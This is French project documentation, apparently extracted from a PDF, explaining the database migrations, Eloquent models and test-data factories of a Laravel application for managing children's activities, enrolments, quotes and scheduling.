  - php 2024\_05\_10\_111642\_create\_fathers\_table.php
  - php 2024\_05\_10\_111854\_create\_enfants\_table.php
  - php 2024\_05\_10\_112053\_create\_packs\_table.php
  - php 2024\_05\_10\_112240\_create\_offres\_table.php
  - php 2024\_05\_10\_112505\_create\_activite\_offres\_table.php
  - php 2024\_05\_10\_112812\_create\_demandes\_table.php
  - php 2024\_05\_10\_112948\_create\_devis\_table.php
  - php 2024\_05\_10\_113157\_create\_demande\_inscriptions\_table.php
  - php 2024\_05\_10\_113557\_create\_hdas\_table.php
  - php 2024\_05\_10\_113855\_create\_hd\_anims\_table.php
  - php 2024\_05\_10\_114220\_create\_planning\_anims\_table.php
  - php 2024\_05\_10\_114515\_create\_planning\_enfs\_table.php

Donc la table qu'on a choisie c'est la table '**Enfant**'

```
<?php

> use ...

return new class extends Migration
{
    /**
     * Run the migrations.
     */
    public function up(): void
    {
        Schema::create('enfants', function (Blueprint $table) {
            $table->id();
            $table->unsignedBigInteger('father_id');

            // Clé étrangère vers la table 'parents'
            $table->foreign('father_id')->references('id')->on('fathers')->onDelete('cascade');
            $table->string('nom');
            $table->string('prenom');
            $table->date('date_naissance');
            $table->string('niveau')->nullable();
            $table->string('photo')->nullable();
            $table->timestamps();
        });
    }

    /**
     * Reverse the migrations.
     */
    public function down(): void
    {
        Schema::dropIfExists('enfants');
    }
};
```

## 1. Déclaration de l'espace de noms et des imports :

**Migration** : Classe de base pour toutes les migrations dans Laravel.

**Blueprint** : Classe utilisée pour définir la structure d'une table.

**Schema** : Façade qui permet d'interagir avec les schémas de base de données.

```
use Illuminate\Database\Migrations\Migration;
use Illuminate\Database\Schema\Blueprint;
use Illuminate\Support\Facades\Schema;
```

## 2. Début de la classe de migration :

```
return new class extends Migration
```

Cette ligne commence la définition d'une classe anonyme qui étend la classe **Migration**. Les classes anonymes sont utiles pour des implémentations simples et locales de classes.

## 3. Méthode up():

```
Elarbi Allam +1  
public function up(): void
```

Cette méthode est appelée quand la commande **php artisan migrate** est exécutée. Elle définit ce qui doit être fait pour appliquer la migration, c'est-à-dire créer ou modifier des tables ou des indices.

## 4. Création de la table enfants :

```
Schema::create('enfants', function (Blueprint $table) {
```

- **Schema::create**: Méthode pour créer une nouvelle table. Le premier argument est le nom de la table, et le second est une fonction qui configure la table.
- **Blueprint \$table**: La variable \$table est une instance de Blueprint et est utilisée pour définir les colonnes et autres caractéristiques de la table.

## 5. Définition des colonnes de la table :

```
$table->id();  
$table->string('nom');  
$table->string('prenom');  
$table->date('date_naissance');  
$table->string('niveau')->nullable();  
$table->string('photo')->nullable();  
$table->timestamps();
```

- **\$table->id()**: Crée une colonne d'identifiant auto-incrémentée qui sert de **clé primaire**.
- **\$table->unsignedBigInteger('father\_id')**: Crée une colonne pour stocker un entier grand et non signé, ici pour les références étrangères.
- **\$table->foreign(...)**: Définit une contrainte de **clé étrangère** pour la colonne father\_id.
- **\$table->string(...)**: Crée des colonnes pour stocker des chaînes de caractères. nullable indique que la colonne peut contenir des valeurs nulles.
- **\$table->date('date\_naissance')**: Crée une colonne pour stocker une date.
- **\$table->timestamps()**: Ajoute les colonnes **created\_at** et **updated\_at** à la table.

## 6. Méthode down() :

```
 Elarbi Allam
public function down(): void
{
```

Cette méthode est appelée lorsque la commande **php artisan migrate:rollback** est exécutée. Elle définit ce qui doit être fait pour "défaire" la migration, c'est-à-dire supprimer la table ou annuler des modifications.

## 7. Suppression de la table enfants :

```
Schema::dropIfExists('enfants');
```

**Supprime** la table enfants si elle existe. Cela permet de nettoyer la base de données lors du rollback de la migration.

Cette structure assure que les modifications de la base de données peuvent être gérées de manière contrôlée, permettant des déploiements et des tests reproductibles et fiables.

## Maintenant on a choisi une table pivot ‘planning\_anims’

```
> use ...  
|  
| return new class extends Migration  
{  
|     | Run the migrations.  
|     |  
|     | Elarbi Allam  
|     public function up(): void  
|     {  
|         | Schema::create( table: 'planning_anims', function (Blueprint $table) {  
|             |     $table->id();  
|             |     // Clés étrangères  
|             |     $table->unsignedBigInteger( column: 'animateur_id');  
|             |     $table->unsignedBigInteger( column: 'activite_id');  
|             |     $table->unsignedBigInteger( column: 'horaire_id');  
|             |  
|             |     // Clés étrangères vers les tables parentes  
|             |     $table->foreign( columns: 'animateur_id')->references( columns: 'id')->on( table: 'animateurs')->onDelete( action: 'cascade');  
|             |     $table->foreign( columns: 'activite_id')->references( columns: 'id')->on( table: 'activites')->onDelete( action: 'cascade');  
|             |     $table->foreign( columns: 'horaire_id')->references( columns: 'id')->on( table: 'horaires')->onDelete( action: 'cascade');  
|             |  
|             |     $table->timestamps();  
|         };  
|     }  
|     | Reverse the migrations.  
|     |  
|     | Elarbi Allam  
|     public function down(): void  
|     {  
|         |     Schema::dropIfExists( table: 'planning_anims');  
|     }  
|  
|
```

## Définition des colonnes et des clés étrangères:

```
$table->id();
// Clés étrangères
$table->unsignedBigInteger( column: 'animateur_id');
$table->unsignedBigInteger( column: 'activite_id');
$table->unsignedBigInteger( column: 'horaire_id');
```

- **\$table->id()** crée une colonne d'identifiant auto-incrémenté qui sert de clé primaire.
- Les colonnes **animateur\_id**, **activite\_id**, et **horaire\_id** sont définies pour stocker des références à d'autres tables. Ces colonnes utilisent des entiers grands non signés.

```
// Clés étrangères vers les tables parentes
$table->foreign( columns: 'animateur_id')->references( columns: 'id')->on( table: 'animateurs')->onDelete( action: 'cascade');
$table->foreign( columns: 'activite_id')->references( columns: 'id')->on( table: 'activites')->onDelete( action: 'cascade');
$table->foreign( columns: 'horaire_id')->references( columns: 'id')->on( table: 'horaires')->onDelete( action: 'cascade');
```

- Les directives **foreign** établissent des contraintes de **clé étrangère** avec les tables référencées (**animateurs**, **activites**, **horaires**).
- **onDelete('cascade')** indique que la suppression d'une entrée dans une table parente entraînera la suppression des entrées correspondantes dans planning\_anims.

Cette migration est essentielle pour organiser comment les animateurs sont programmés pour différentes activités à des horaires spécifiques, garantissant une gestion structurée et une récupération facile des données programmées.

# Les Modèles dans le Projet Laravel

## Introduction

Ces classes définissent les modèles Eloquent pour ton application Laravel, représentant différentes tables dans la base de données. Chaque modèle inclut des méthodes pour définir des relations avec d'autres modèles, facilitant ainsi la gestion des interactions entre différentes entités de données.

### 1. Modèle Activite

#### Responsabilités :

Représente une activité disponible dans l'application.  
Gère les relations avec les enfants, horaires, animateurs, et activité offres.

#### Relations :

**BelongsToMany enfants** : Relation plusieurs-à-plusieurs avec Enfant via la table pivot planning\_enfs.

**BelongsToMany horaires** : Relation plusieurs-à-plusieurs avec Horaire via la table pivot planning\_anims.

**BelongsToMany animateurs** : Relation plusieurs-à-plusieurs avec Animateur via la table pivot planning\_anims.

**HasMany activiteOffres** : Relation un-à-plusieurs avec ActiviteOffre.

#### Attributs Mass Assignable :

Titre, image\_pub, description, lien\_youtube, objectifs, domaine.

### 2. Modèle ActiviteOffre

#### Responsabilités :

Représente une offre spécifique pour une activité, détaillant les tarifs et options.

### **Relations :**

**BelongsTo offre** : L'offre associée à cette activité offre.

**BelongsTo activite** : L'activité concernée par cette offre.

### **Attributs Mass Assignable :**

offre\_id, activite\_id, tarif, tarif\_remise, age\_min, age\_max, nbr\_seance, volume\_horaire, option\_paiement.

## **3. Modèle Administrateur**

### **Responsabilités :**

Représente un administrateur qui peut créer des offres et gérer des demandes.

### **Relations :**

**HasOne user** : Relation un-à-un avec User qui contient les informations d'identification.

**HasMany offres** : Gestion des offres créées par l'administrateur.

**HasMany demandes** : Gestion des demandes traitées par l'administrateur.

### **Attributs Mass Assignable :**

user\_id.

## **4. Modèle Animateur**

### **Responsabilités :**

Représente un animateur qui peut participer à différentes activités.

### **Relations :**

**BelongsTo user** : L'utilisateur associé à l'animateur.

**BelongsToMany horaires** : Les horaires liés à l'animateur.

**BelongsToMany activites** : Les activités auxquelles l'animateur participe.

#### **Attributs Mass Assignable :**

domaine, user\_id.

### **5. Modèle Demande**

#### **Responsabilités :**

Représente une demande d'inscription ou de participation à une activité ou un pack.

#### **Relations :**

**BelongsTo admin** : L'administrateur qui gère cette demande.

**BelongsTo pack** : Le pack associé à la demande.

**BelongsToMany enfants** : Les enfants inscrits dans le cadre de cette demande.

**BelongsToMany activiteOffres** : Les offres d'activité associées à la demande.

**HasOne devis** : Le devis généré pour cette demande.

#### **Attributs Mass Assignable :**

pack\_id, admin\_id, date, statut.

### **6. Modèle DemandelInscription**

#### **Responsabilités :**

Représente une inscription spécifique d'un enfant à une activité offerte.

#### **Relations :**

**BelongsTo enfant** : L'enfant inscrit.

**BelongsTo activiteOffre** : L'offre d'activité choisie.

**BelongsTo demande** : La demande globale à laquelle cette inscription est liée.

### **Attributs Mass Assignable :**

enfant\_id, activite\_offre\_id, demande\_id, horaire1, horaire2, etat, motif.

## **7. Modèle Devis**

### **Responsabilités :**

Représente un devis détaillé pour une demande, incluant les coûts et le statut de paiement.

### **Relations :**

**BelongsTo demande :** La demande associée à ce devis.

**BelongsTo facture :** La facture générée à partir de ce devis.

### **Attributs Mass Assignable :**

demande\_id, facture\_id, date, totale\_ht, totale\_ttc, statut, pdf, etat, motif.

## **8. Modèle Enfant**

### **Responsabilités :**

Représente un enfant inscrit dans l'application.

### **Relations :**

**BelongsTo father:** Le père (ou parent) de l'enfant.

### **Attributs Mass Assignable :**

father\_id, nom, prenom, date\_naissance, niveau, photo.

## **9. Modèle Facture**

### **Responsabilités :**

Gère les détails financiers des transactions, notamment les totaux HT et TTC.

#### **Relations :**

**HasMany devis:** Les devis associés à cette facture.

#### **Attributs Mass Assignable :**

date, total\_ht, total\_ttc.

### **10. Modèle Father**

#### **Responsabilités :**

Représente un parent d'un ou plusieurs enfants inscrits.

#### **Relations :**

**HasMany enfants:** Les enfants associés à ce père.

#### **Attributs Mass Assignable :**

user\_id, fonction.

### **11. Modèle Hda**

#### **Responsabilités :**

Représente les détails d'une disponibilité spécifique pour une activité et un horaire donné, incluant les capacités minimales et maximales ainsi que le nombre de places restantes.

#### **Relations :**

**BelongsToMany activiteOffre:** Les offres d'activités associées à cette disponibilité.

**BelongsToMany horaire :** Les horaires associés à cette disponibilité.

### **Attributs Mass Assignable :**

eff\_min, eff\_max, nbr\_place\_restant.

## **12. Modèle HdAnim**

### **Responsabilités :**

Représente les détails de la disponibilité d'un animateur pour un horaire donné.

### **Relations :**

**BelongsToMany animateurs** : Les animateurs qui sont associés à cette disponibilité.

**BelongsToMany horaires** : Les horaires associés à cette disponibilité.

### **Attributs Mass Assignable :**

animateur\_id, horaire\_id.

## **13. Modèle Horaire**

### **Responsabilités :**

Représente un horaire spécifique, utilisé pour planifier des activités, des animateurs, et des enfants.

### **Relations :**

**BelongsToMany activiteOffres** : Les offres d'activités associées à cet horaire.

**BelongsToMany animateurs** : Les animateurs qui sont planifiés pour cet horaire.

**BelongsToMany enfants** : Les enfants qui sont planifiés pour cet horaire.

**HasMany hdAnims** : Les détails de disponibilité des animateurs pour cet horaire.

**HasMany planningAnims** : Les planifications des animateurs pour cet horaire.

#### **Attributs Mass Assignable :**

Pas spécifiés directement, mais utilisés implicitement via les relations.

### **14. Modèle Notification**

#### **Responsabilités :**

Représente une notification envoyée à un utilisateur, incluant la date, le contenu et le type de la notification.

#### **Relations :**

**BelongsTo user** : L'utilisateur à qui appartient la notification.

#### **Attributs Mass Assignable :**

user\_id, date, contenu, type.

#### **Casts :**

date est converti en type date.

### **15. Modèle Offre**

#### **Responsabilités :**

Représente une offre qui peut être associée à des activités et gérée par un administrateur.

#### **Relations :**

**BelongsTo administrateur:** L'administrateur qui gère cette offre.

**HasMany activiteOffres:** Les activités associées à cette offre.

#### **Attributs Mass Assignable :**

admin\_id, titre, date\_debut, date\_fin, description, remise.

#### Casts :

date\_debut et date\_fin sont convertis en type date.  
remise est converti en type decimal avec deux décimales.

### 16. Modèle Pack

#### Responsabilités :

Représente un pack qui peut inclure plusieurs offres ou activités, avec une remise applicable.

#### Relations :

HasMany demandes : Les demandes associées à ce pack.

#### Attributs Mass Assignable :

nom, remise.

### 17. Modèle PlanningAnim

#### Responsabilités :

Représente la planification d'un animateur pour une activité à un horaire spécifique.

#### Relations :

BelongsTo animateur: L'animateur planifié pour cette activité.

BelongsTo activite: L'activité pour laquelle l'animateur est planifié.

BelongsTo horaire: L'horaire pour cette activité.

#### Attributs Mass Assignable :

animateur\_id, activite\_id, horaire\_id.

### **Casts:**

Les **IDs** sont castés en integer.

## **18. Modèle PlanningEnf**

### **Responsabilités :**

Représente la planification d'un enfant pour une activité à un horaire spécifique.

### **Relations :**

**BelongsTo enfant:** L'enfant planifié pour cette activité.

**BelongsTo activite:** L'activité pour laquelle l'enfant est planifié.

**BelongsTo horaire:** L'horaire pour cette activité.

### **Attributs Mass Assignable :**

Pas spécifiés directement, à configurer selon les besoins.

## **19. Modèle User**

### **Responsabilités:**

Représente un utilisateur dans l'application, pouvant être un administrateur, un animateur, ou un parent (père), selon les rôles définis. Contient des informations de base telles que le rôle, le nom, l'email, et le mot de passe.

### **Relations:**

**HasOne administrateur :** Si l'utilisateur est un administrateur, cette relation pointe vers le modèle Administrateur.

**HasOne father:** Si l'utilisateur est un parent, cette relation pointe vers le modèle Father.

**HasOne animateur :** Si l'utilisateur est un animateur, cette relation pointe vers le modèle Animateur.

**HasMany notifications** : Gère les notifications destinées à l'utilisateur.

### **Attributs Mass Assignable:**

role, name, email, password. Ces attributs peuvent être assignés en masse lors de la création ou de la mise à jour de l'utilisateur.

### **Attributs Protégés (Hidden):**

password, remember\_token. Ces attributs sont masqués lors de la sérialisation de l'utilisateur, pour la sécurité.

### **Casts:**

`email_verified_at` est converti en type datetime, ce qui facilite la gestion des dates de vérification des emails.

`password` est converti en type hashed, bien que cela soit typiquement géré par Laravel lors de la définition du mot de passe plutôt que lors de la récupération.

### **Utilisation de Traits:**

**HasApiTokens**: Permet à l'utilisateur de se servir de tokens API pour l'authentification via Laravel Sanctum, ce qui est utile pour les applications API.

**HasFactory**: Facilite la création d'instances du modèle pour les tests.

**Notifiable**: Permet à l'utilisateur de recevoir des notifications, ce qui est intégré avec les canaux de notification de Laravel.

## Création de Modèles

```
bash

# Créer un modèle seul
php artisan make:model NomDuModele

# Créer un modèle avec une migration
php artisan make:model NomDuModele -m


# Créer un modèle avec une migration et un contrôleur
php artisan make:model NomDuModele -mc

# Créer un modèle avec tous les fichiers associés (migration, contrôleur, factory, seeder)
php artisan make:model NomDuModele -a
```

Pour générer des modèles Eloquent, utilise la commande `make:model`. Cette commande peut également créer simultanément des migrations, des contrôleurs, et d'autres fichiers liés au modèle.

## Explication d'un exemple de modèle

### Vue générale



Les modèles dans Laravel servent à structurer l'accès aux données de manière organisée et sécurisée, permettant une interaction simplifiée avec la base de données sans recourir à du code SQL direct. Ils assurent l'intégrité des données, facilitent la définition des relations entre les

tables, et encouragent la réutilisation du code en centralisant la logique liée aux données. Les modèles améliorent également les performances grâce à des techniques efficaces de chargement des données et rendent les tests plus pratiques grâce à une intégration facile avec les outils de génération de données de test. En résumé, les modèles sont essentiels pour le développement efficace et la maintenance d'une application Laravel.

Donc on a choisi le modèle '**Devis**' pour l'expliquer

```
<?php

namespace App\Models;

use ...;

6 usages  ↗ Elarbi Allam
class Devis extends Model
{
    use HasFactory;
    protected $table = 'devis';

    The attributes that are mass assignable.

    array<int, string>

    protected $fillable = ['demande_id', 'facture_id', 'date'
        , 'totale_ht', 'totale_ttc', 'statut','Pdf','Etat', 'motif'];

    Get the demande that owns the devis.

no usages  ↗ Elarbi Allam
public function demande(): BelongsTo
{
    return $this->belongsTo(related: Demande::class);
}

Get the facture associated with the devis.

↗ Elarbi Allam
public function facture(): BelongsTo
{
    return $this->belongsTo(related: Facture::class);
}
```

## Début du fichier

```
namespace App\Models;
```

**Namespace** : Spécifie que ce fichier appartient au namespace **App\Models**, ce qui aide à organiser le code et évite les conflits de noms entre classes.

```
use Illuminate\Database\Eloquent\Factories\HasFactory;
use Illuminate\Database\Eloquent\Model;
use Illuminate\Database\Eloquent\Relations\BelongsTo;
```

**Importations** : Ces lignes importent les classes nécessaires pour le modèle.

- **HasFactory** permet au modèle d'utiliser des factories pour la génération de données.
- **Model** est la classe de base Eloquent que tous les modèles Eloquent doivent étendre.
- **BelongsTo** est utilisé pour définir une relation inverse d'une relation un-à-plusieurs.

## Définition de la classe ‘Devis’

```
protected $table = 'devis';
```

- **Définition de la classe** : Déclare la classe Devis qui hérite de Model.
- **Trait HasFactory** : Inclut le trait HasFactory dans la classe, permettant l'utilisation de factories pour créer des instances de Devis dans les tests ou les seeders de la base de données.

## Propriétés de la classe

```
protected $fillable = ['demande_id', 'facture_id', 'date'  
    , 'totale_ht', 'totale_ttc', 'statut', 'Pdf', 'Etat', 'motif'];
```

- **Table spécifiée :** Indique explicitement que ce modèle doit utiliser la table devis dans la base de données.
- **Attributs protégés :** Définit les attributs qui peuvent être assignés massivement lors de la création ou la mise à jour d'instances de Devis. Cela aide à protéger contre l'assignation massive non désirée et potentielle des données dangereuses.

## Relations définies dans le modèle

- **Relation belongsTo avec Demande :** Définit une relation un-à-plusieurs inversée entre **Devis** et **Demande**. Chaque instance de Devis appartient à une instance de Demande, identifiée par `demande_id`.

```
no usages  ↗ Elarbi Allam  
public function demande(): BelongsTo  
{  
    return $this->belongsTo(related: Demande::class);  
}
```

- **Relation belongsTo avec Facture :** Définit une relation un-à-plusieurs inversée entre Devis et Facture. Un Devis peut être lié à une Facture, identifiée par `facture_id`.

```
↗ Elarbi Allam  
public function facture(): BelongsTo  
{  
    return $this->belongsTo(related: Facture::class);  
}
```

**Fin de la définition de la classe** : Marque la fin de la définition de la classe **Devis**.

Ce modèle **Devis** est donc principalement destiné à gérer les devis dans l'application, avec des liaisons vers les demandes et les factures pour faciliter l'accès et la gestion des données associées.

# Les Factory dans le Projet Laravel

## Introduction

Les "factories" dans Laravel sont utilisées pour générer des enregistrements de test dans la base de données, ce qui est essentiel pour le développement et le test de ton application.

### 1. UserFactory

- ✓ **But:** Créer des instances du modèle User, qui représente les utilisateurs de l'application avec différents rôles comme admin, parent ou animateur.
- ✓ **Détails:**
  - **role:** Attribue un rôle à l'utilisateur, déterminant ses permissions et accès dans l'application. Le rôle est choisi aléatoirement parmi "admin", "parent", et "animateur".
  - **name, email:** Génère un nom et un email fictif pour l'utilisateur, en utilisant Faker pour assurer l'unicité de l'email.
  - **email\_verified\_at:** Fixe la date de vérification de l'email à la date actuelle pour simuler un compte déjà activé.
  - **password:** Hash un mot de passe par défaut, souvent juste "password", pour simplifier les procédures de test.
  - **remember\_token:** Génère un token aléatoire utilisé pour la fonctionnalité "se souvenir de moi" dans les sessions de l'utilisateur.

### 2. ActiviteFactory

- ✓ **But:** Créer des instances variées du modèle Activite avec des titres et descriptions spécifiques à différents types d'activités pour enfants.
- ✓ **Détails:**

- **titre:** Sélectionne aléatoirement un titre parmi une liste prédéfinie d'activités, telles que des ateliers de peinture ou des cours de robotique.
- **image\_pub:** Utilise Faker pour générer une URL fictive d'image représentative de l'activité.
- **description:** Attribue une description adaptée au titre, expliquant l'activité de manière attrayante et informative.
- **lien\_youtube:** Génère un lien fictif vers une vidéo YouTube, utile pour présenter l'activité de manière visuelle.
- **objectifs:** Assignation d'objectifs éducatifs ou de développement personnel, alignés avec le type d'activité.
- **domaine:** Catégorise l'activité dans un domaine comme les arts, les sciences, etc., facilitant le filtrage et la recherche.

### 3. ActiviteOffreFactory

- ✓ **But:** Associer des activités à des offres, en spécifiant des détails financiers et des restrictions d'âge.
- ✓ **Détails:**
- **offre\_id et activite\_id:** Assure une liaison entre une offre et une activité, en récupérant des ID existants ou en générant de nouveaux si nécessaire.
  - **tarif et tarif\_remise:** Fixe des prix pour l'activité, avec et sans remise, utilisant des valeurs aléatoires pour simuler une variété de prix.
  - **age\_min et age\_max:** Définit des limites d'âge pour les participants, garantissant que les activités sont appropriées pour certaines tranches d'âge.
  - **nbr\_seance et volume\_horaire:** Indique le nombre de séances prévues et la durée totale de l'activité, offrant des détails sur l'engagement temporel requis.
  - **option\_paiement:** Propose différentes méthodes de paiement, comme le paiement complet ou par séance, offrant de la flexibilité aux participants.

### 4. AdministrateurFactory

- ✓ **But:** Créer des administrateurs en associant chaque administrateur à un utilisateur ayant le rôle spécifié "admin".

- ✓ **Détails:**

- **user\_id:** Lie l'administrateur à un compte utilisateur existant avec le rôle "admin" ou crée un nouveau compte utilisateur avec ce rôle si aucun n'est disponible.

## 5. AnimateurFactory

- ✓ **But:** Générer des animateurs et les associer à des utilisateurs spécifiques ayant le rôle "animateur".

- ✓ **Détails:**

- **domaine:** Attribue à chaque animateur un domaine d'expertise, comme la musique ou le sport, pour refléter ses compétences et spécialisations.
- **user\_id:** Lie chaque animateur à un utilisateur, assurant que chaque animateur a un profil utilisateur associé.

## 6. DemandeFactory

- ✓ **But:** Créer des demandes associant des packs à des administrateurs, avec des dates et des statuts pour simuler le processus de gestion des demandes.

- ✓ **Détails:**

- **pack\_id et admin\_id:** Associe chaque demande à un pack spécifique et à un administrateur, reflétant la structure de gestion de l'application.
- **date et statut:** Fixe la date de la demande et attribue un statut tel que "brouillon" ou "valide", simulant le cycle de vie d'une demande dans le système.

## 7. DemandeInscriptionFactory

- ✓ **But:** Générer des inscriptions pour les enfants à des activités offertes, avec des détails complets sur les horaires et l'état de l'inscription.
- ✓ **Détails:**
  - **enfant\_id, activite\_offre\_id, demande\_id:** Établit des relations entre un enfant, une activité offerte, et une demande spécifique, créant ainsi une inscription complète.
  - **horaire1, horaire2:** Définit deux créneaux horaires pour l'activité, permettant de simuler la flexibilité dans la planification des activités.
  - **etat, motif:** Spécifie l'état de l'inscription (par exemple, en cours, acceptée, refusée) et fournit un motif expliquant cette décision, ce qui aide à simuler des réponses现实的 du système.

## 8. DevisFactory

- ✓ **But:** Créer des devis associés à des demandes et des factures, avec un contenu détaillé et des statuts financiers.
- ✓ **Détails:**
  - **demande\_id, facture\_id:** Lie le devis à des demandes et des factures spécifiques, reflétant des transactions financières现实的.
  - **date, totale\_ht, totale\_ttc, statut, etat:** Fournit des détails financiers comme les totaux hors taxes et toutes taxes comprises, ainsi que le statut de paiement (payé, non payé).
  - **pdf, motif:** Génère un contenu de devis sous forme de texte, simulant un document PDF, et inclut un motif expliquant le statut du devis.

## 9. EnfantFactory

✓ **But:** Générer des instances d'Enfant, en les reliant à des Father tout en respectant les contraintes d'âge basées sur le niveau scolaire.

✓ **Détails:**

- **father\_id:** Assure que chaque enfant est associé à un père, simulant une structure familiale.
- **nom, prenom, date\_naissance, niveau, photo:** Fournit des informations personnelles et démographiques pour chaque enfant, y compris une photo générée aléatoirement.

## 10. FactureFactory

✓ **But:** Créer des factures avec des détails financiers précis pour simuler les transactions financières au sein de l'application.

✓ **Détails:**

- **date, total\_ht, total\_ttc:** Définit la date de la facture et les montants financiers, facilitant le suivi des paiements et la comptabilité.

## 11. FatherFactory

✓ **But:** Produire des instances de Father, en s'assurant que chaque père est lié à un compte utilisateur avec le rôle approprié.

✓ **Détails:**

- **user\_id:** Associe chaque père à un utilisateur, garantissant que les rôles et permissions sont correctement attribués.
- **fonction:** Décrit la profession du père, ajoutant un détail réaliste au profil.

## 12. HdaFactory

- ✓ **But:** Générer des instances de Hda (Horaires des Activités), intégrant des activités, des horaires, et les disponibilités associées.
- ✓ **Détails:**
  - **activite\_offre\_id, horaire\_id:** Relie chaque instance Hda à une activité spécifique et un horaire, déterminant quand et où l'activité se déroule.
  - **eff\_min, eff\_max:** Définit les capacités minimales et maximales pour chaque activité, aidant à planifier les ressources nécessaires.
  - **nbr\_place\_restant:** Calcule le nombre de places restantes, ce qui est crucial pour la gestion des inscriptions et la limitation des participants.

## 13. HdAnimFactory

- ✓ **But:** Produire des instances de HdAnim (Horaires des Animateurs), qui attribuent des horaires spécifiques à des animateurs, essentiel pour planifier leur disponibilité.
- ✓ **Détails:**
  - **animateur\_id, horaire\_id:** Établit des liens entre les animateurs et les horaires spécifiques, assurant que les animateurs ne sont pas surchargés et que les horaires sont bien gérés.  
La sélection des animateurs et des horaires se fait en évitant les conflits, garantissant que les animateurs ne sont pas assignés à plusieurs activités en même temps.

## 14. HoraireFactory

- ✓ **But:** Créer des instances de Horaire, qui définissent les créneaux spécifiques pendant lesquels les activités se déroulent.
- ✓ **Détails:**

- **jour, heure\_debut, heure\_fin:** Détermine le jour de la semaine et les heures de début et de fin pour chaque horaire, facilitant la planification précise des activités.

## 15. NotificationFactory

- ✓ **But:** Générer des instances de Notification, qui servent à informer les utilisateurs de divers événements ou actions requises.
- ✓ **Détails:**
  - **user\_id:** Lie chaque notification à un utilisateur spécifique, assurant que les messages sont bien ciblés.
  - **date, contenu, type:** Fournit le contenu et le type de la notification, permettant des interactions personnalisées basées sur le rôle de l'utilisateur (admin, parent, animateur).

## 16. OffreFactory

- ✓ **But:** Produire des instances de Offre, qui présentent des promotions ou des programmes spéciaux disponibles pour les utilisateurs.
- ✓ **Détails:**
  - **admin\_id:** Associe chaque offre à un administrateur responsable, centralisant la gestion des offres.
  - **titre, description:** Détaille l'offre avec un titre et une description engageante, incitant les utilisateurs à participer ou s'inscrire.
  - **date\_debut, date\_fin, remise:** Spécifie la période de validité de l'offre et la remise appliquée, ajoutant un incitatif financier pour les participants.

## 17. PackFactory

- ✓ **But:** Créer des instances de Pack, qui regroupent plusieurs activités ou services en un seul achat, souvent à un prix réduit.

✓ **Détails:**

- **nom, remise:** Nomme le pack et définit la remise offerte, rendant l'offre attrayante pour les familles ou les groupes cherchant à participer à plusieurs activités.

## 18. PlanningAnimFactory et PlanningEnfFactory

